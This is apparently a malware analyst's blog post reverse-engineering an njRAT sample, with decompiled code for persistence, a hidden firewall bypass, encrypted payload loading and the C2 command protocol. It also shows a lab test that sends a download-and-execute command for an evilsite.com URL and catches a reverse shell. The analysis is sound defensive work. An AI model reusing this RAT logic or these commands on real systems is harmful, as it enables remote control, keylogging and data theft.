


Diving into njRAT Malware

variant sha1: e452018a33a8290fa79a9503e86c7af82e531f79

As you know, this is a well known Remote Access Tool (RAT) used by malicious actors because of the wide range of capabilities it offers. The goal with the analysis of this sample is to find out what its functionalities are and also figure out a way to create config file extractor. As usual, I downloaded this one from Malware Bazaar.

Loaded the sample in DIE to find out if it identifies code protector or obfuscator. In this case, .NET Reactor is being used.



While we can continue to analyze the sample in dnSpy, it will make it a lot easier to de-obfuscate these variables and functions strings into a more readable strings.

Assembly Explorer


```

52      num2 = 10;
53      if
54          (FOBGOMGCLDKKFGLBHOEPDKOBHHNJLJBHOM.HMDPOEFDIBJKGAIKODAJBE00
55              KPTIKBLDDPL());
56      {
57          goto IL_0D1;
58      }
59      goto IL_219C;
60      case 2:
61          array4[12] = 198 - 66;
62          num3 = 238;
63          goto IL_219B;
64      case 3:
65          goto IL_1F18;
66      case 4:
67          array4[14] = 54 + 70;
68          num2 = 285;
69          if (false)
70          {
71              goto IL_168A;
72          }
73      goto IL_219C;

```

To help with this, there are a couple tools we can use, **de4dot** and **NetReactorSlayer**. Moving forward, the analysis done was using the sample from the NetReactorSlayer.

Loading the output sample in DIE, it looks like the obfuscation has been removed



and already see a few interesting strings, some very well known malware analysis tools which suggesting anti-debugging capabilities; what looks like a domain name which might be used to send user and system information; important registry key location indicating the sample deploy a persistent mechanism and possibly anti-virus detection functionality and others.

Detect It Easy v3.07 [W] Strings

File name: C:\MALWARE_SAMPLES

File type: PE32 File size: 24

Sections: 0003 >

Scan: Automatic

PE32

- Library: .NET(v2.0.5)
- Compiler: VB.NET()
- Linker: Microsoft Li

Signatures: Recursive

Directory

Offset | Size | Type | String

Offset	Size	Type	String
721	11	U	Sandboxie Control
722	0d	U	processhacker
723	05	U	dnSpy
724	0b	U	CodeReflect
725	09	U	Reflector
726	05	U	ILSpy
727	0d	U	VGAAuthService
728	0b	U	VBoxService
729	07	U	AppData
730	07	U	acc.exe
731	12	U	fouad2020.ddns.net
732	20	U	cc9efbe9ded85f8e022db6b857d1d884
733	2d	U	Software\Microsoft\Windows\CurrentVersion\Run
734	08	U	SGFjs2Vk
735	0c	U	Y262SUCZ4UJJ
736	09	U	Software\
737	1e	U	Select * From AntiVirusProduct
738	21	U	winmgmts:\\.\root\SecurityCenter2
739	09	U	ExecQuery
740	05	U	No AV
741	0b	U	displayName
742	0b	U	SystemDrive
743	0c	U	Update ERROR
744	0c	U	Updating To
745	0d	U	Update ERROR
746	05	U	start
747	0d	U	Execute ERROR
748	0e	U	Download ERROR
749	0c	U	Executed As
750	0e	U	Execute ERROR
751	08	U	getvalue
752	08	U	yy-MM-dd
753	08	U	??-??-??

Loaded the sample in dnSpy to start the static code analysis and navigated to the entrypoint. Important to note that NETReactorSlayer has conveniently setup the entrypoint to start at the Class constructor which matches with the code structure that the obfuscated sample has.

First, the program checks for `Cor_Enable_Profiling` environment variable and if found and equals to 1 it bypasses a resource resolution load. However, given that its likely this environment variable will not be present on a compromised system, a class instantiation executes creating a resolve event handle which will attempt to load the resource shown in the second screenshot.

```

262 // Token: 0x060000CD RID: 205 RVA: 0x000024BA File Offset: 0x000006BA
263 public Class10()
264 {
265     AppDomain.CurrentDomain.ResourceResolve += Class10.smethod_0;
266 }
267
268 // Token: 0x060000CE RID: 206 RVA: 0x000084F0 File Offset: 0x000066F0
269 internal static void smethod_1()
270 {
271     if (!Class10.bool_0)
272     {
273         Class10.bool_0 = true;
274         string environmentVariable = Environment.GetEnvironmentVariable("Cor_Enable_Profiling");
275         if (environmentVariable == "1")
276         {
277             return;
278         }
279         new Class10();
280     }
281 }

```

```

1 using System;
2 using System.IO;
3 using System.Reflection;
4 using System.Security.Cryptography;
5 using System.Text;
6
7 // Token: 0x02000018 RID: 24
8 internal class Class10
9 {
10     // Token: 0x060000CC RID: 204 RVA: 0x00007878 File Offset: 0x00005A78
11     static Assembly smethod_0(object object_0, ResolveEventArgs resolveEventArgs_0)
12     {
13         if (Class10.assembly_0 == null)
14         {
15             BinaryReader binaryReader = new BinaryReader(typeof(Class7).Assembly.GetManifestResourceStream("1Nq9uSDK3fry6QNY7A.6phi6QEnv1wNYJCRk"));
16             binaryReader.BaseStream.Position = 0L;
17             byte[] array = new byte[0];
18             byte[] array2 = binaryReader.ReadBytes((int)binaryReader.BaseStream.Length);
19             byte[] array3 = new byte[32];
20             array3[0] = 130;
21             array3[1] = 156;
22             array3[2] = 17;
23             array3[3] = 119;
24             array3[4] = 137;
25             array3[5] = 121;
26             array3[6] = 88;
27             array3[7] = 216;
28             array3[8] = 116;
29             array3[9] = 159;

```

The above execution path leads to what looks like a new binary getting loaded in memory and maybe used for code injection or loading other capabilities. This is something I will be revisiting later and go into the details.


```

232     array5[15] = 167;
233     array5[15] = 63;
234     array5[15] = 163;
235     byte[] array6 = array5;
236     ICryptoTransform cryptoTransform = new RijndaelManaged
237     {
238         Mode = CipherMode.CBC
239     }.CreateDecryptor(array4, array6);
240     MemoryStream memoryStream = new MemoryStream();
241     CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write);
242     cryptoStream.Write(array2, 0, array2.Length);
243     cryptoStream.FlushFinalBlock();
244     array = memoryStream.ToArray();
245     memoryStream.Close();
246     cryptoStream.Close();
247     binaryReader.Close();
248     Class10.assembly_0 = Assembly.Load(Class10.Class11.smethod_16(array));
249     Class10.string_0 = Class10.assembly_0.GetManifestResourceNames();
250 }
251 string name = resolveEventArgs_0.Name;
252 for (int i = 0; i < Class10.string_0.Length; i++)
253 {
254     if (Class10.string_0[i] == name)
255     {
256         return Class10.assembly_0;
257     }
258 }
259 return null;
260 }

```

Continuing analysis of the execution path, the binary then performs a set of system profiling functions:

- setup a timer object later used to support anti-debugging efforts
- mapping system hard drives and create sample copies to %systemdrive%, %userprofile%\AppData\Roaming\ and %userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ directories.



- creating registry keys under HKEY_CURRENT_USER
- creating mutex
- create environment variable to disable and bypass zone checking which is later use to enable the sample to run shell commands

```

        File.Delete(Interaction.Environ(Class5.string_0) + "\\" + Class5.string_1);
    }
    FileStream fileStream = new FileStream(Interaction.Environ(Class5.string_0) + "\\" + Class5.string_1,
byte[] array = File.ReadAllBytes(Class5.fileInfo_0.FullName);
fileStream.Write(array, 0, array.Length);
fileStream.Flush();
fileStream.Close();
Class5 fileInfo_0 = new FileInfo(Interaction.Environ(Class5.string_0) + "\\" + Class5.string_1);
Process.Start(Class5.fileInfo_0.FullName);
ProjectData.EndApp();
}
catch (Exception ex)
{
    ProjectData.EndApp();
}
try
{
    Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
}
catch (Exception ex2)
{
}
try
{
    Interaction.Shell(string.Concat(new string[]
    {
        "netsh firewall add allowedprogram \"",
        Class5.fileInfo_0.FullName,
        "\" \"",
        Class5.fileInfo_0.Name,
        "\" ENABLE"
    }), AppWinStyle.Hide, true, 5000);
}
catch (Exception ex3)
{
}

```

APPDATA
ChocolateyInstall
ChocolateyLastPathUpdate
ChocolateyToolsLocation
CommonProgramFiles
CommonProgramFiles(x86)
CommonProgramW6432
COMPUTERNAME
ComSpec
DriverData
HOMEDRIVE
HOME PATH
JAVA_HOME
JDK_HOME
LOCALAPPDATA
LOGONSERVER
NUMBER_OF_PROCESSORS
OneDrive
OS
Path
PATHEXT
PROCESSOR_ARCHITECTURE
PROCESSOR_IDENTIFIER
PROCESSOR_LEVEL
PROCESSOR_REVISION
ProgramData
ProgramFiles
ProgramFiles(x86)
ProgramW6432
PROMPT
PSModulePath
PUBLIC
RAW_TOOLS_DIR
SEE_MASK_NOZONECHECKS
SystemDrive
SystemRoot

C:\Users_\AppD
C:\ProgramData\che
13345931337746880
C:\TOOLS
C:\Program Files\
C:\Program Files
C:\Program Files\
C:\Program Files\
DESKTOP-QQJLK4S
C:\WINDOWS\system
C:\Windows\System
C:
\Users\mot
C:\Program Files\
C:\Program Files\
C:\Users_\AppD
\DESKTOP-QQJLK4S
2
C:\Users_\OneD
Windows_NT
C:\ProgramData\che
.COM;.EXE;.BAT;.CMD
AMD64
Intel64 Family 6 Model
6
5504
C:\ProgramData
C:\Program Files
C:\Program Files
C:\Program Files
FLARE-VM\$S\$d\$\$t\$
C:\Users_\Docum
C:\Users\Public
C:\TOOLS
1
C:
C:\WINDOWS

- run hidden shell command to setup firewall bypass

```

896
897     try
898     {
899         Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
900     }
901     catch (Exception ex2)
902     {
903     }
904     try
905     {
906         Interaction.Shell(string.Concat(new string[]
907         {
908             "netsh firewall add allowedprogram \"",
909             Class5.fileInfo_0.FullName,
910             "\" \"",
911             Class5.fileInfo_0.Name,
912             "\" ENABLE"
913         }), AppWinStyle.Hide, true, 5000);
914     }
915     catch (Exception ex3)
916     {
917     }
918     if (Class5.bool_6)

```

- creating new registry value to setup persistence under `HKEY_CURRENT_USER` and `HKEY_LOCAL_MACHINE` registry hives

Name	Type	Data
(Default)	REG_SZ	(value not set)
c-9efbe9ded85f8e022db6b857d1d884	REG_SZ	"C:\Users\[REDACTED]\AppData\Roaming\acc.exe"
MicrosoftEdgeAutoLaunch_F8B034D85327...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application..."
Process Hacker 2	REG_SZ	"C:\TOOLS\ProcessHacker2\ProcessHacker.exe"-hide
ZoomIt	REG_SZ	C:\Tools\Sysinternals\ZoomIt64.exe

- creating new threads for different capabilities:

- initial communication of system configuration:

System drive volume information

Date of system compromise (process gets last write time of running file from filesystem)

Computer Name

Username

Windows version

System architecture (x86 / x64)

Anti-Virus software

```

1244     } Class5.metho_1 + true;
1245 }
1246 // Token: 0x0000003C RID: 60 RVA: 0x00005104 File Offset: 0x00003268
1247 public static byte[] smethod_21(ref string string_10)
1248 {
1249     return Encoding.UTF8.GetBytes(string_10);
1250 }
1251 }
1252 // Token: 0x0000003D RID: 61 RVA: 0x00005120 File Offset: 0x00003284
1253 public static bool smethod_22(object object_1)
1254 {
1255     return Class5.smethod_23(Class5.metho_21(ref object_1));
1256 }
1257 // Token: 0x0000003E RID: 62 RVA: 0x0000513C File Offset: 0x0000329C
1258 public static bool smethod_23(byte[] byte_1)
1259 {
1260     bool flag;
1261     if (!Class5.bool_1)
1262     {
1263         flag = false;
1264     }
1265     else
1266     {
1267         try
1268         {
1269             if (!Class5.bool_1)
1270             {
1271                 return false;
1272             }
1273             FileInfo fileInfo = Class5.fileInfo_0;
1274             object obj = fileInfo;
1275             lock (obj)
1276             {
1277                 if (Class5.bool_1)
1278                 {
1279                     return false;
1280                 }
1281                 MemoryStream memoryStream = new MemoryStream();
1282                 string text = byte_1.Length.ToString() + "\0";
1283                 byte[] array = Class5.metho_21(ref text);
1284                 memoryStream.Write(array, 0, array.Length);
1285                 memoryStream.Flush();
1286                 Class5.tcpClient_0.SslStream.Send(memoryStream.ToArray(), 0, checked((int)memoryStream.Length), SocketFlags.None);
1287             }
1288         }
1289         catch (Exception ex)
1290         {
1291             try
1292             {
1293                 if (Class5.bool_1)
1294                 {
1295                     Class5.bool_1 = false;
1296                     Class5.tcpClient_0.Close();
1297                 }
1298             }
1299             catch (Exception ex2)
1300             {
1301             }
1302         }
1303         flag = Class5.bool_1;
1304     }
1305     return flag;
1306 }
1307 // Token: 0x0000003F RID: 63 RVA: 0x000526B File Offset: 0x000346B
1308 public static bool smethod_24(string string_10, object object_1, RegistryValueKind registryValueKind)
1309 {
1310     bool flag;
1311     try
1312     {

```

The screenshot shows a debugger interface with assembly code on the left and memory dump on the right. Red arrows point to specific memory locations in the dump window, likely indicating where command and data bytes are being sent or received.

The initial communication with the server might send a response back to the malware running process that contain a structured sequence of bytes to perform certain functions on the system. The following are a few of the most important commands and their syntax:

In general, the commands sent from the server are structured as:

`size_of_data_byte + 0x00 + "command" + "Y262SUCZ4UJJ" + "data"`

The **data** portion varies depending on the command or function to be executed.

The first byte of the server response **size_of_data_byte** is read and later used to calculate the size of the array to accommodate the remaining bytes "command" + "Y262SUCZ4UJJ" + "data". This string is converted to a byte array and later passed as an argument to the function, started as a new process at line 1207, that parses the command options.

```

1165
1166
1167
1168
1169
1170
1171
1172
1173 while (Class5.tcpClient_0.Available > 0)
{
    if (num == -1L)
    {
        string text = "";
        for (;;)
        {
            int num3 = Class5.tcpClient_0.GetStream().ReadByte();
if (num3 == -1) ----->
            {
                goto IL_286;
            }
            if (num3 == 0)
            {
                break;
            }
            text += Conversions.ToString(Conversions.ToInt32(Strings.ChrW(num3).ToString()));
        }
        num = Conversions.ToLong(text);
        if (num == 0L)
        {
            Class5.smethod_22("");
            num = -1L;
        }
        if (Class5.tcpClient_0.Available <= 0)
        {
            goto IL_276;
        }
    }
    else
    {
        Class5.byte_0 = new byte[Class5.tcpClient_0.Available + 1 - 1 + 1];
        long num4 = num - Class5.memoryStream_0.Length;
        if (unchecked((long)Class5.byte_0.Length) > num4)
        {
            Class5.byte_0 = new byte[(int)(num4 - 1L) + 1 - 1 + 1];
        }
        int num5 = Class5.tcpClient_0.Client.Receive(Class5.byte_0, 0, Class5.byte_0.Length, SocketFlags.None);
        Class5.memoryStream_0.Write(Class5.byte_0, 0, num5);
        if (Class5.memoryStream_0.Length == num)
        {
            num = -1L;
            Thread thread = new Thread(new ParameterizedThreadStart(Class5.smethod_0), 1);
            thread.Start(Class5.memoryStream_0.ToArray());
            thread.Join(100);
            Class5.memoryStream_0.Dispose();
            Class5.memoryStream_0 = new MemoryStream();
            goto IL_276;
        }
        goto IL_276;
    }
}
break;
}
break;
}

```

100 %

Locals

Name	Type
num	long
num2	int
num4	long
num5	int
text	string
num3	int
thread	System.Threading.Thread

The byte array passed to the command parsing function is split using **Y262SUCZ4UJJ** resulting in an array of strings containing the command and its options:

```

370     public static void smethod_13(byte[] byte_1)
371     {
372         string[] array = Strings.Split(Class5.smethod_3(ref byte_1), Class5.string_9, -1, CompareMethod.Binary);
373         checked
374         {
375             try
376             {
377                 string text = array[0];
378                 if (Operators.CompareString(text, "l1", false) != 0)
379                 {
380                     if (Operators.CompareString(text, "k1", false) != 0)
381                     {
382                         if (Operators.CompareString(text, "prof", false) != 0)
383                         {
384                             if (Operators.CompareString(text, "rn", false) != 0)
385                             {
386                                 if (Operators.CompareString(text, "inv", false) == 0)
387                                 {
388                                     byte[] array2 = (byte[])Class5.smethod_11(array[1], new byte[0]);
389                                     if ((array[3].Length < 10) & (array2.Length == 0))
390                                     {
391                                         Class5.smethod_22(string.Concat(new string[]
392                                         {
393                                             "pl",
394                                             Class5.string_9,
395                                             array[1],
396                                             Class5.string_9,
397                                             Conversions.ToString(1)
398                                         }));
399                                     }
400                                     else
401                                     {
402                                         if (array[3].Length > 10)
403                                         {
404                                             WebClient webClient2 = new WebClient();
405                                             byte_1 = webClient2.DownloadData(array2);
406                                         }
407                                     }
408                                 }
409                             }
410                         }
411                     }
412                 }
413             }
414         }
415     }

```

Locals

Name	Type
byte_1	byte[]
array	string[]
[0]	string
[1]	string
[2]	string
array8	byte[]
text	string
webClient2	System.Net.WebClient
text6	string
array7	byte[]
webClient	System.Net.WebClient
text5	string
text7	string
memoryStream7	System.IO.MemoryStream

The example above is the **rn** (array[0]) command which only needs a filename (array[1]) and depending on the value of the first byte of array[2], uses this string as a URI to download a binary and execute it (see the **rn** command details in the next section when I explain its details)

```

else
{
    byte[] array8;
    if (array[2][0] == '\u001f')
    {
        try
        {
            MemoryStream memoryStream7 = new MemoryStream();
            int length5 = (array[0] + Class5.string_9 + array[1] + Class5.string_9).Length;
            memoryStream7.Write(byte_1, length5, byte_1.Length - length5);
            array8 = Class5.smethod_26(memoryStream7.ToArray());
            goto IL_AB0;
        }
        catch (Exception ex6)
        {
            Class5.smethod_22("MSG" + Class5.string_9 + "Execute ERROR");
            Class5.smethod_22("bla");
            return;
        }
    }
    WebClient webClient2 = new WebClient();
    try
    {
        array8 = webClient2.DownloadData(array[2]); ← 1
    }
    catch (Exception ex7)
    {
        Class5.smethod_22("MSG" + Class5.string_9 + "Download ERROR");
        Class5.smethod_22("bla");
        return;
    }
    IL_AB0:
    Class5.smethod_22("bla");
    string text6 = Path.GetTempFileName() + "." + array[1];
    try
    {
        File.WriteAllBytes(text6, array8); ← 2
        Process.Start(text6);
        Class5.smethod_22("MSG" + Class5.string_9 + "Executed As " + new FileInfo(text6).Name);
        return;
    }
    catch (Exception ex8)
    {
        Exception ex9 = ex8;
        Class5.smethod_22("MSG" + Class5.string_9 + "Execute ERROR " + ex9.Message);
        return;
    }
}

```

The following screenshot show multiple windows. From top to bottom, I am simulating the server listening on TCP 7771 used for all data communication. On the next screen, I setup netcat to listen on 4444 which I use for the reverse call back shell that executes once the downloaded binary is started as a new process. The downloaded binary is a PE file I created using C#.

```

root@remnux:/home/remnux# nc -vnl 7771 < command
Listening on 0.0.0.0 7771
Connection received on 192.168.137.240 53335
2471ly262SUCZ4UJJSGFjS2VXzNDQzNDQzEY262SUCZ4UJJDESKTOP-Q0JLk4SY262SUCZ4UJJmotY262SUCZ4UJJ24-01-16Y262SUCZ4UJJY262SUCZ4UJJWin 10 ProSP0 x64Y262SUCZ4UJJNo
Y262SUCZ4UJJWindows DefenderY262SUCZ4UJJWindows DefenderY262SUCZ4UJJWindows DefenderY262SUCZ4UJJ115infY262SUCZ4UJJSGFjS2VkdQpmhb3VhZDlMjAuZGRucy5uZX06Nzc3
M0QKQxBwRGF0Y0QKYNjLmV4Z0KVHJ1Z0QKVHJ1Z0QKVHJ1Z0==99actY262SUCZ4UJJZG5TchkgdjuNCxICgzMiliaXQsIC50RVqsIEFkbWluaXN0cmF0b3I5IERlYnVnZ2luZywgYNjL
mV4ZSKA3bla
47MSGY262SUCZ4UJJExecuted As tmpBB03.tmp.evilfile]

remnux@remnux:~$ sudo su
root@remnux:/home/remnux# nc -vnl 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.137.240 53563
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM Tue 01/16/2023 20:04:59.01
C:\TOOLS\FakeNet-NG\fakenet1.4.11\defaultFiles>

wxHexEditor 0.24 Beta for Linux

File Edit View Tools Devices Options Help
DataInterpreter Binary Search Results
DataInterpreter Binary Search Results
Binary: 00111001
8 bit: 57
16 bit: 57
32 bit: 1852964921
64 bit: 3618134710325215289
Float: 1.8723910387914e+28

Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 0123456789ABCDEF0123456789ABCDEF01234567
000000 59 00 72 6E 59 32 36 32 53 55 43 5A 34 55 4A 4A 65 76 69 6C 66 69 65 59 32 36 32 53 55 43 5A 34 55 4A 4A 68 74 74 78 0123456789ABCDEF0123456789ABCDEF01234567
000040 3A 2F 62 69 6E 2E 65 76 69 6C 73 69 74 65 2E 63 6F 60 2F 31 2E 65 78 65 :/bin.evilsite.com/1.exe
000080
000120
000160
000200
000240
000280
000320
000360
000400
```

```

## Commands and Implementation Details

0x02 bytes: ["ll", "k1", "rn", "un", "up", "Ex"]

0x03 bytes: ["inv", "ret", "CAP", "PLG"]

0x04 bytes: ["prof"]

- **ll:**  
Sets a class boolean variable to false. This variable disables certain functionalities like data communication to the server
- **k1:**  
Sends concatenated string to the server formatted as: "k1" + "Y262SUCZ4UJJ" + "data\_size" + 0x00 + base64\_Encoded("string construct containing running apps along with key strokes used on that app")
- **prof:**  
Sample command format: "prof" + "Y262SUCZ4UJJ" + "~" + "Y262SUCZ4UJJ" + "keyvalue" + "data bytes"  
1.- if the command is followed by character '~', then create the value with name "keyvalue" under HKEY\_CURRENT\_USER\Software\cc9efbe9ded85f8e022db6b857d1d884 with data content "data bytes"  
  
Sample command format: "prof" + "Y262SUCZ4UJJ" + "!" + "Y262SUCZ4UJJ"  
2.- if followed by character '!', then do the same as the previous option 1 and also send to the server the base64\_encoded string containing the data of the the '!' registry value under HKEY\_CURRENT\_USER\Software\cc9efbe9ded85f8e022db6b857d1d884

Sample command format: "prof" + "Y262SUCZ4UJJ" + "@" + "Y262SUCZ4UJJ" + "!"

3.- if followed by '@', then delete the registry value under the HKEY\_CURRENT\_USER\Software\cc9efbe9ded85f8e022db6b857d1d884 key, provided after the '@' character. Meaning, delete the registry value '!'.

- **rn:**

Sample command format: "rn" + "Y262SUCZ4UJJ" + "evilfile" + "Y262SUCZ4UJJ" + "evil\_url"

1.- the malware creates a Web Client object and download data using the evil\_url as URI. The downloaded data bytes are then written to user profile Temp directory under the name of "evilfile". This file is then used to start a new process.

Sample command format: "rn" + "Y262SUCZ4UJJ" + "evilfile" + "Y262SUCZ4UJJ" + "0x1f" + "data bytes"

2.- if the **0x1f** byte is present in the second index of the array (array[2]), then the malware does not download data using a URI but writes to memory the data starting at **0x1f** offset. Note that this branch check for '0x1f' coincides with the first byte of GZIPED data. Precisely, the malware then sends this data stream to a function that does GZIP decompression and returns the byte array of the actual binary which is then saved to the user profile Temp directory. This binary is saved as "evilfile" and use to start a new process.

```

else
{
 byte[] array8;
 if (array[2][0] == '\u001f') ← 1
 {
 try
 {
 MemoryStream memoryStream7 = new MemoryStream();
 int length5 = (array[0] + Class5.string_9 + array[1] + Class5.string_9).Length;
 memoryStream7.Write(byte_1, length5, byte_1.Length - length5);
 array8 = Class5.smethod_26(memoryStream7.ToArray());
 goto IL_AB0;
 }
 catch (Exception ex6)
 {
 Class5.smethod_21; ← 2
 Class5.smethod_22;
 return;
 }
 }
 WebClient webClient2 = ne;
 try
 {
 array8 = webClient2.E
 }
 catch (Exception ex7)
 {
 Class5.smethod_22("MS");
 Class5.smethod_22("b");
 return;
 }
 IL_AB0:
 Class5.smethod_22("bla");
 string text6 = Path.GetTempFileName() + "." + array[1];
 try
 {
 File.WriteAllBytes(text6, array8); ← 3
 Process.Start(text6);
 Class5.smethod_22("MSG" + Class5.string_9 + "Executed As " + new FileInfo(text6).Name);
 return;
 }
 catch (Exception ex8)
 {
 Exception ex9 = ex8;
 Class5.smethod_22("MSG" + Class5.string_9 + "Execute ERROR " + ex9.Message);
 return;
 }
}

```

3.- Any failure of steps 1 and 2, are notified to the server

- **CAP:**

Commands the RAT to do a screen capture, parse bitmap as JPEG and compute the image MD5 hash value. Compare the calculated MD5 to the malware config string value keeping track of previous image capture. This will minimize sending duplicated screen capture images.

if the MD5 value does not match: Send it to the server formated as "CAP" + "Y262SUCZ4UJJ" + "image\_size\x0" + "JPEG Image Bytes"

- **inv:**

Sample command format: "inv" + "Y262SUCZ4UJJ" + "evilfile" + "Y262SUCZ4UJJ" + "evil\_url"

This command is similar to what the 'rn' command does but it specifies the file "evilfile" downloaded or sent by the server has ".exe" extension

- keylogging and save data to registry key
- running applications profiling supporting anti-debugging capability
- handle active window name capture for system and user profiling

## Resource Analysis

Now, while I would like to continue writing details about the rest of the functionalities and its implementation, I will continue the analysis of the resource data I mentioned previously. Looking at the resource bytes on CFF Explorer, there is no familiar bytes sequence and the data looks encrypted. Also looking at the code that loads this resource, its clear there is an implementation of both a decryption and also a decoding algorithm, meaning that, the resource data is encrypted twice.

